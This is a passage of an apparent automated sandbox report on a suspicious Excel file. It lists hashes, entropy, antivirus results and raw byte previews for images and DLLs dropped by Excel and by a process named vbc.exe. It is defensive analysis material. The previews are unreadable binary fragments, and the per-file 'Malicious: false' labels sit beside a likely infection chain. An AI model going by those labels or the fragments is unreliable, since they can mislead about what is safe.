Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."..... .....(..1$..)..[..c&t..ZHv..5....3#..~8... .Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\53BF4B19.wmf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	8296
Entropy (8bit):	4.968794104149249
Encrypted:	false
SSDEEP:	192:1UD/eVx/xqAGlAoVo5kGtJvGOJsdHtf0jVTdfnnUj8GErUsRgvo/aRzutTkpNn8O:1UD/e3JqplAoVoeovGOadN8jVTdfnnsZ
MD5:	A549AA7F97898B261149683461DAA5B3
SHA1:	23FC6A9681D1EC42968FA9B7FDC3A39704D9A5A8
SHA-256:	0D8148A90146940BDEA33C016EF7472F2A2A98DC81B93642B3C0BE96F556CCDB
SHA-512:	8C341C222FCDBB3EC5E0FF672C2FF0B6947B297A587D5F6C5AA638691072F46B2F37627E3B9B5689F7A91203ADFE5069FE9ECC97C2AB6DCE9E69A22ADC121803
Malicious:	false

Reputation:	moderate, very likely benign file
Preview:	.....R.....).....C.....-.....".....-.....".....-.....-.....$...V.....V.....-.....-.....-.....-.....$.n.....b...9.....k...R...=...+.....}...v...u. ...:...Y...z.-...D...U..._...d.0.e.Q.c.p._...Y...S...N...J...H...H...H...H...I.....G...6...&.....{...`..E...>...7.. .0...)...(...&...#.....u...e...V...G...9...+.....{...n...`...R...D...7...).....d...I...2.....q...Y...>... .....W...&.....G.. .....-.....-.....-.....-.....$..._.@...+...b._.@.....-.....-.....-.....B...$...&...%..."......./...B...T...e...u.....q...\...Z...W...R...L ...E...<.-.2.<.'.K.C...#...$...%...&...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\76413093.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740lylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B35
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{..<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]l...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,....8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\90EF2157.emf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1099960
Entropy (8bit):	2.015159233592395
Encrypted:	false
SSDEEP:	3072:bXtr8tV3Iqf4ZdAt06J6dabLr92W2qtX2cT:BahIFdyiaT2qtXl
MD5:	E780029FC510263ADBCDCB722EE175DB
SHA1:	DBB31FE31A18F06E033C87CAAAEAB6B5447FDECB
SHA-256:	B3D61080037707B77D1F08BEA2B282E985D0D186B8E6B743B3141E590AC2875D
SHA-512:	E34571DE1790FFC6C3AFD831BA3DF89E80D828F90DBFC2E23019D5EA5D1919E2993AB25AD338B1E7445C80265661119F795FEF6E49F1705A65D1D26EA683D47
Malicious:	false
Preview:	....l.....C.....m>..?$.. EMF.....&.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....x$.....f.x.@.. %.....(.....RQ.P.....p...$Q.P..... ...Id.x..... .....&..d.x.....O.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....X.....8.x.. ....&.dv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@....C.....L.....P... ...6...F.....EMF+* @..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B4D6F58F.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 150x150, frames 3
Category:	dropped
Size (bytes):	4422
Entropy (8bit):	7.85119455039558
Encrypted:	false
SSDEEP:	96:xtrSkbtlIH8DNo0d/xK0xPJEd+jmoOVKW1wVwUrhEmJzUcSZFMYrZvn:xt9taINo4pXxA9x1XUtEmUXFMo
MD5:	C96C0C48B8618E6C3900BA7A247F8CBA
SHA1:	F26FAC99A47B00164D9B57FB24904F9E29777229
SHA-256:	8F82582426E79EC967B238F609F485DAB0AB8C7C4CB14BF9B40050D33C42E782
SHA-512:	0CB9B7BC028A61CF4D2A06A735E45F9786DCC4D310F61E1D8A80E2F35D4D998BCF85CDD30998A1A903D329A90ACD819D678DF693106897ACE6B65EDFC0F7C68
Malicious:	false

Preview:	......JFIF.....!.....'.."#%%%..),($+!$%$.....$...$$$

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CE13C646.wmf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	42946
Entropy (8bit):	6.468511009392856
Encrypted:	false
SSDEEP:	768:OJZh5jCwGHyqnu7QsrRQWZyLs9zuWOAAhOu9xeAjRGjO606QWGErZ6OMFd48jU7/:iPyedfZV9RO2kwy/lck94X4GT1
MD5:	F5131B0D4BE02F6DBFB64313921574AF
SHA1:	A8116CEC8B593BB4B30E7190A7897264BFFBDBBF
SHA-256:	5AF63109E000FA6F97D157AE1AA499C053762479BAD6FEFC3433C3554669AB11
SHA-512:	E0E0347B788592F7A90F8EA5B923FE578EF7270D962997E5DCB0E58EF4D4A259F8C9398E55F4D6CAE00A17FE426684A8DC408A567C5085AB938E59DBEDD22FE4
Malicious:	false
Preview:	.....rE.....S....F.....9.R.....-.....".....-.....".....-.....3.....-.....$.....-.....-.....-..... ...3.....-.....$.d.(.....q.....{.}.t.m.n.].h.P.b.C.\.8.W...R.%.L...F...@...9...2...*..".....x.....U.f.].:.C..:...O...`.u.m.W.w.:.|...|...y...r...f...V...B...).....&...K...g...x...~...y ...g...I.....N...h.....*...M...j.....o...R...0.....`...4.....S...&.....W.....<...<.V.E...D...../...V...{.....;...W...s.....#.1.....(...(.....-.....-..... .-.....D.....-.....$...(...&...$.$.".B...a...d...f...i...l...o...r...u...x...p.~.i.m.b.^.\.Q.V.D.O.9.I./.C.%.<...6.....'.....~.....v...g...X...I.{.J.u.K .o.L.i.M.c.I.^.D.X.@.S.<.M.7.G.3.B./.<.+.0.+.#.,...,...-...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CFB87244.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740lylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B35
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI).".....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U...>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z..`E....Y:{,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%|.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E4EC5B6C.wmf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	8296
Entropy (8bit):	4.968794104149249
Encrypted:	false
SSDEEP:	192:1UD/eVx/xqAGlAoVo5kGtJvGOJsdHtf0jVTdfnnUj8GErUsRgvo/aRzutTkpNn8O:1UD/e3JqplAoVoeovGOadN8jVTdfnnsZ
MD5:	A549AA7F97898B261149683461DAA5B3
SHA1:	23FC6A9681D1EC42968FA9B7FDC3A39704D9A5A8
SHA-256:	0D8148A90146940BDEA33C016EF7472F2A2A98DC81B93642B3C0BE96F556CCDB
SHA-512:	8C341C222FCDBB3EC5E0FF672C2FF0B6947B297A587D5F6C5AA638691072F46B2F37627E3B9B5689F7A91203ADFE5069FE9ECC97C2AB6DCE9E69A22ADC121803
Malicious:	false
Preview:	.....R.....).....C.....-.....".....-.....".....-.....-.....$...V.....V.....-.....-.....-..... ...-.....$.n.....b...9.....k...R...=...+.....}...v...u. ...:...Y...z.-...D...U..._...d.0.e.Q.c.p._...Y...S...N...J...H...H...H...H...I.....G...6...&.....{...`...E...>...7.. .0...)...(...&...#.....u...e...V...G...9...+.....{...n...`...R...D...7...).....d...I...2.....q...Y...>... .....W...&.....G.. .....-.....-.....-.....-.....$..._.@...+...b._.@.....-.....-.....-.....-.....B...$...&...%...".....-...../...B...T...e...u.....q...\...Z...W...R...L ...E...<.-.2.<.'.K.C...#...$...%...&...

C:\Users\user\AppData\Local\Temp\AEGISIIINVHelper.dll	
Process:	C:\Users\Public\vbc.exe

File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	60648
Entropy (8bit):	6.273540391388373
Encrypted:	false
SSDEEP:	768:VyIscWONgNnXigWuv3uuCRCF5AElVllzCix92FBo/SlOKsVjiVsRb2X9bhM:VDt5Ngg23TgNElDNeo/8OLjiOR6
MD5:	00B917A158BB5BF0D6BFF7D6B3C81B12
SHA1:	24A9B80C8EC794ADA4C8BAF717CFAB98459AC1DE
SHA-256:	947BE059906893C09F222CB2868631638A219FB905A47E16A311BA5ADEB4B300
SHA-512:	47B8EABDF404E19B2D953933D2D0C922CC538B3876D7664110CBD739605FFD151D24788E60B9935E6E4F7BB463F6BC7CED253CF31ED5C4D210495C301C7E5F5
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....P..K1.K1.K1.BIX.G1..Y.I1....J1..Y.D1..Y.C1..Y.H1.BIO.J1.BIH.J1.8S.N1.K1..1..X.H1..X.J1..X4.J1.K1\.J1..X.J1.RichK1.....PE..d....5;a....." .....j.....0..... .....`.....`..... .....H..... ..4.....p..... .....text..... ..`.rdata.. -.....@..@.data...`.....@....pdata. .....@..@.rsrc...H.....@..@.reloc..4.... .....@..B..... .....

C:\Users\user\AppData\Local\Temp\AsSQLHelper.dll

Process:	C:\Users\Public\vbc.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	36576
Entropy (8bit):	6.18658407883376
Encrypted:	false
SSDEEP:	384:Vw33667/fhcAcwuVQydIDddeypaROhGkXMV3lBhjUK98krmRt8ZrqL1r8/lSNriq:q33oWsUK98vAqL1r8oFiQ7b2X9shHf
MD5:	0B849C073801DCE25301ECA0146D534B
SHA1:	5BB9251CA83FE96C8F52B35637E674A629ED1468
SHA-256:	3F77E9EF8843DE3DA37037F21BCF6D7E990085D2BDC5B3F05E71AB5EBE5288BB
SHA-512:	1C5C99BD93FBACD3BA56ADE806092AB86BA3FEA0BB70DE0FB89775285A71DB47F2400CF29757370CDC69F13FCBCF6513B25F4C8BBED0A15D65A9618BEE733A7F
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$....._.%.>.v.>.v.>.v.FNv.>.v.\.w.>.v.V.w.>.v.V.w.>.v.V.w.>.v.V.w.>.v.`.w.>.v.>.v.>.v!W.w.>.v!W.w.>.v!W"v.>.v.>Jv.>.v!W.w.>.vRich.>.v.....PE..d.....a....." .....>...\.....@..... .....pd..l....d.....p.....H....T..p.....`U.....P.....text....<.....>..... ..`.rdata.....P.....B.....@..@.data...0....p.....`.....@....pdata.....b.....@..@.rsrc.....h.....@..@.reloc..H.....n.....@..B..... .....

C:\Users\user\AppData\Local\Temp\CoverDes.exe.manifest

Process:	C:\Users\Public\vbc.exe
File Type:	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1070
Entropy (8bit):	4.836891219007383
Encrypted:	false
SSDEEP:	24:JdtGOiNK+bIg4y3QdM/Ai8qTCNzgDQRnKVGaQkl:3U1K+bIg4y3QdaIzgDQh3aQkl
MD5:	9B48061E7B9FC35CD2624F2B9102549E
SHA1:	9DA640A8AF809549031916AB143026FAAF3B1E74
SHA-256:	84839C6E85F9B73AA6B0F331A9EAADF7409B7B36E30BA0B04E31680069103E43
SHA-512:	01CF7B5CBDEB1038E79076CB452AC63B0037C86570C3FE97B6C559823F43D515F34CAC963D3737B9EAF103F0EBDEBC1317B68091D4332C3615E87A3F25DF67E
Malicious:	false
Preview:	.<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>..<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">.. <dependency>.. <dependentAssembly>.. <assemblyIdentity type="win32" name="Microsoft.Windows.Common-Controls" version="6.0.0.0" processorArchitecture="x86" publicKeyToken="6595b64144ccf1df" language="*" />.. </dependentAssembly>.. </dependency>.. <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">.. <security>.. <requestedPrivileges>.. <requestedExecutionLevel level="asInvoker" uiAccess="false" />.. </requestedPrivileges>.. </security>.. </trustInfo>.. <dependency>.. <dependentAssembly>.. <assemblyIdentity name="NeGACOM" type="win32" version="17.0.0.0" processorArchitecture="x86" />.. </dependentAssembly>.. </dependency>.. <dependency>.. <dependentAssembly>.. <assemblyIdentity name="OnlineServices" version="17.0.0

C:\Users\user\AppData\Local\Temp\Uforholdsvises7.wad

Process:	C:\Users\Public\vbc.exe

File Type:	data
Category:	dropped
Size (bytes):	77857
Entropy (8bit):	6.547993029150311
Encrypted:	false
SSDEEP:	768:AFqdbR9DKlYLUnKhy9ZSLJFv8qsCCgMCz7rQ4mr9wVptTQuzwQTurevVEyTCsQg6:UnKhy9K0Xx9wHtTZtPVHZDanWIogL
MD5:	B021F3197225409A4EC77E8ED259532E
SHA1:	B9B2356B156F047E578910BB77995013E633B28E
SHA-256:	749CCBEA3A290F99C225992CFFBEFECC11E47B1A50208F8D2D1EFDBF45F9C4F2
SHA-512:	248528B3D2986B88FA0F9D43AB8E9E6109FE115D05145B001913EF884678CD557B3C246E6299C844A355570D8650845DD2A42D98EBC994BDB2EC7E653AD5399F
Malicious:	false
Preview:	....f.r.m.g.....C.....}.w.F.G:.vh.....TX...l....3....~.L*M.g.n..e.o...k.s..U...C...?S..m.)..+.Qa...ly`.>..\@.....{.4tp...1|W...!...;...V..._f.....f.v.....b.VP....#....z._8$^..d'V.AK.Ni.].%( 8..... "0...Z..r..YH.6..9c.,.&..t.-.i..7l.u..Kqx.....<[..J25-E..@...a/=.....R..O"f.DC.....}.w.F.G:.vh...f.....TX...l....3....~.L*M.g.n..e.o...k.s..U...C...?S..m.)..+.Qa...ly`.>..\@.....{.4 tp...1\|W...!...;..b.VP....#....z._8$^..d'V.AK.Ni.].%(1.f.j..... "0...Z..r..YH.6..9c.,.&..t.-.i..7l.u..Kqx.....<[..J25-E..@...a/=.....R..O"f.DC.....}.w.F.G:.vh.....TX...l....3....~f.....f.... ...L*M.g.n..e.o...k.s..U...C...?S..m.)..+.Qa...ly`.>..\@.....{.4tp...1|W...!...;..b.VP....#....z._8$^..d'V.AK.Ni.].%( 8..... "0....4..".....u.....r..YH.6..9c.,.&..t.-.i..7l.u..Kqx.....<[..J25-E..@...a/=.....R..O"f.DC.....}.w.F.G:.vh.....TX...l....3....~.L*M.g.n..e.o...k.....U...C...?S..m.)..+.Qa...ly`.>..\@.....{.4tp...

C:\Users\user\AppData\Local\Temp\emblem-default-symbolic.symbolic.png

Process:	C:\Users\Public\vbc.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	288
Entropy (8bit):	7.002703251110111
Encrypted:	false
SSDEEP:	6:6v/lhPysDjYOGW78zHS1w9xuIGXdvkFRBp9rXHEb/GY1IX2NYKjp:6v/7jYOGW7Rw9xu6pxHG/VIX6F
MD5:	A83F8C904AFA9E3F6A50D263747CF6DF
SHA1:	7B9D99B950518FCAF5AC59350823D2B20E82956F
SHA-256:	F57C0B31EC836E26EB609F259CFA68DDA95F09685784423B61075DAE4BBA5BF6
SHA-512:	4B2DC243E86514BDC816B92808C491EF71B72690F25C2372FE909CED3A103F990708C507065169FA5C6F823A8B1ADADB7BF13696E78C807A973789CF14CA3A0
Malicious:	false
Preview:	.PNG.....IHDR.....a....sBIT....|.d.....IDAT8...N.Q...'.....X.s.^../H.f.....BJ....V[.b..qsvA..d..y.9?...z.`./....'..[.Q..'...M.....mwuN.\....h..(|.....p.K..I.%..... ..*..x.t~.kW.`V'.8. W.K.I.4..9.&\..k..3F.....4.0.op.rL#.....N:.=.T.[....L.....p...#....IEND.B`.

C:\Users\user\AppData\Local\Temp\face-crying.png

Process:	C:\Users\Public\vbc.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.712327619290152
Encrypted:	false
SSDEEP:	12:6v/7M/6CsI5hmePcdiB6BV3h8SkKc47zOTtcC8VErf6qdY94OR/vlNMgmaGe7fb:q65hBcs6L3h6hBcCLrDq42nMDanb
MD5:	473EE416AF2C1AE05AA7D5D004C9B3D2
SHA1:	EEC352E25F562C0386D5C92384A70B3005D40D6F
SHA-256:	2C48F1719BBC825592FB0929E31DCFE66578665D28099087EA98EF261688DC18
SHA-512:	2B05C9920CFDCF378448F35B14AA56078051584CA0DB15F43B5A27272B072DD8A76BBC2829DF4C7C7BAF8339839974A00CA7BFFB8425B7D9494421CCC9EE80 1
Malicious:	false
Preview:	.PNG.....IHDR.....a...DIDATx.e.C..H.F_..tzl{m.m.m.m..;=F+..j.....r.....hZ...%Sn...Z....|g...o.c..f..k..#.Y.5..2...r44.t...[|.EW....E..3v....o...n...y.V.%.\g.].XY.).PQ..h~ .Mu.:I.~.!{dt...-....c.....~.ihs..<.23h.q...AA....P.O.d.#....S%....w....~(.Yg.mL.`..r.U?A.D.....%.t..~.b..wl...G\r.....,^m.b%..??...?./.....O..w|..t..5...^x....cK..?..b...3^#i.xYp3 .>..C<Q.yg^.3.=..;./..!.`.....dq%...`..wB....q.2....W....S`....E....q3.A....9...."..].+.f...-.Z)d*..h..O>.....c>...=.P..!...pw}g..t&.=..Dd...i.f.....\....-JO0hW....!.ic.%...s.+...iG|..MK.. .O_..;_.q_....|...F....M...O...o..5.=...y{...]hn..Z..L+..`r.&I...5t._Dz..m.~$n$..|.u}_.n|.53..b.+Zn.bCA.1..x..hv?.{8...!\J.....>OukN..{...[#.....7....k..L.#...D.y:K5.|.&..XV.U..rb..T..G..6. I...~.....i.#ike...9/B_&.....^v]..._I.Et.i..M..I.B1...A.....>._...P.,... ....IEND.B`.

C:\Users\user\AppData\Local\Temp\nszEA61.tmp\System.dll

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2

SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L.....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... .....".....  ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B.....

C:\Users\user\AppData\Local\Temp\wxbase30u_xml_gcc_custom.dll

Process:	C:\Users\Public\vbc.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	214568
Entropy (8bit):	6.30310219025288
Encrypted:	false
SSDEEP:	3072:WSQvJRT4XDaGZcJRQqnKJNuC3d5C/I4ye9P7Vvw/YDQzix+AKp:WDRT4XDpZ0QqnKJNuCwx9PRCixK
MD5:	6D01A897D44DD4D25D7E1264407210FD
SHA1:	332C3ADE84D0C1E5BE298C037F9FE222620343B2
SHA-256:	DD8289A21902F458B861C08A2F54D23F1E214B37BB89E73D4108303B490F7644
SHA-512:	54098533FDC9B4BAB0CD525D652846B5CDCD808089346D0192D7CF9DE6C1E8E329E2071886391D729F3DFED59D2E860E8A811E07E6688E6AA0B55D5D98D1AD D
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....".#.B.....P.....d.....2... ..`... .....P.....`.....".($.....@...(.....c..8.....text....A.....B.....`.P`.data.....`.....F.....@. `..rdata..\....p.....H.....@.`@.pdata.....@.0@.xdata..... .....@.0@.bss.....@.....`..edata.....P.....@.0@.idata.. .....`.....@.0..CRT....X.....@.@..tls.....@.@..rsrc.....@.0..reloc.....@.0B.....

C:\Users\user\AppData\Local\Temp\~DF356FB6003FFB313F.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 BFE
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DF6D478D5B0CAAFC00.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560

SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DFE089B71C9CC2CAF5.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	213672
Entropy (8bit):	7.964607650021662
Encrypted:	false
SSDEEP:	6144:xnD5YU5hM5XL23iiQ5fw+d6vUCbEGp/t3Yoq6:xn1Hq5X63i/XGp/Lq6
MD5:	06F4851CBDC105CC140818B42F000B0E
SHA1:	40AC7C31FD3E2F3524BD82200491741F02F9A1EF
SHA-256:	3844F8A2B3657D0141D505373F74BEB01B6C2150C6931670BC241D600DCA89EB
SHA-512:	6454EACA3808487453945EADE52A08FA09083CCF2D2F96EC1EBB7B366EC251000057E21FBB64640B1F326D0DD243CE0D17EC3E4DBB6F0D5C578051503C8677C1
Malicious:	false
Preview:	.....>..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Temp\~DFEBF9B8A93FED7DB2.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	.....

C:\Users\user\Desktop\~$0R17233976_00019489_20170619154218.xlsx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
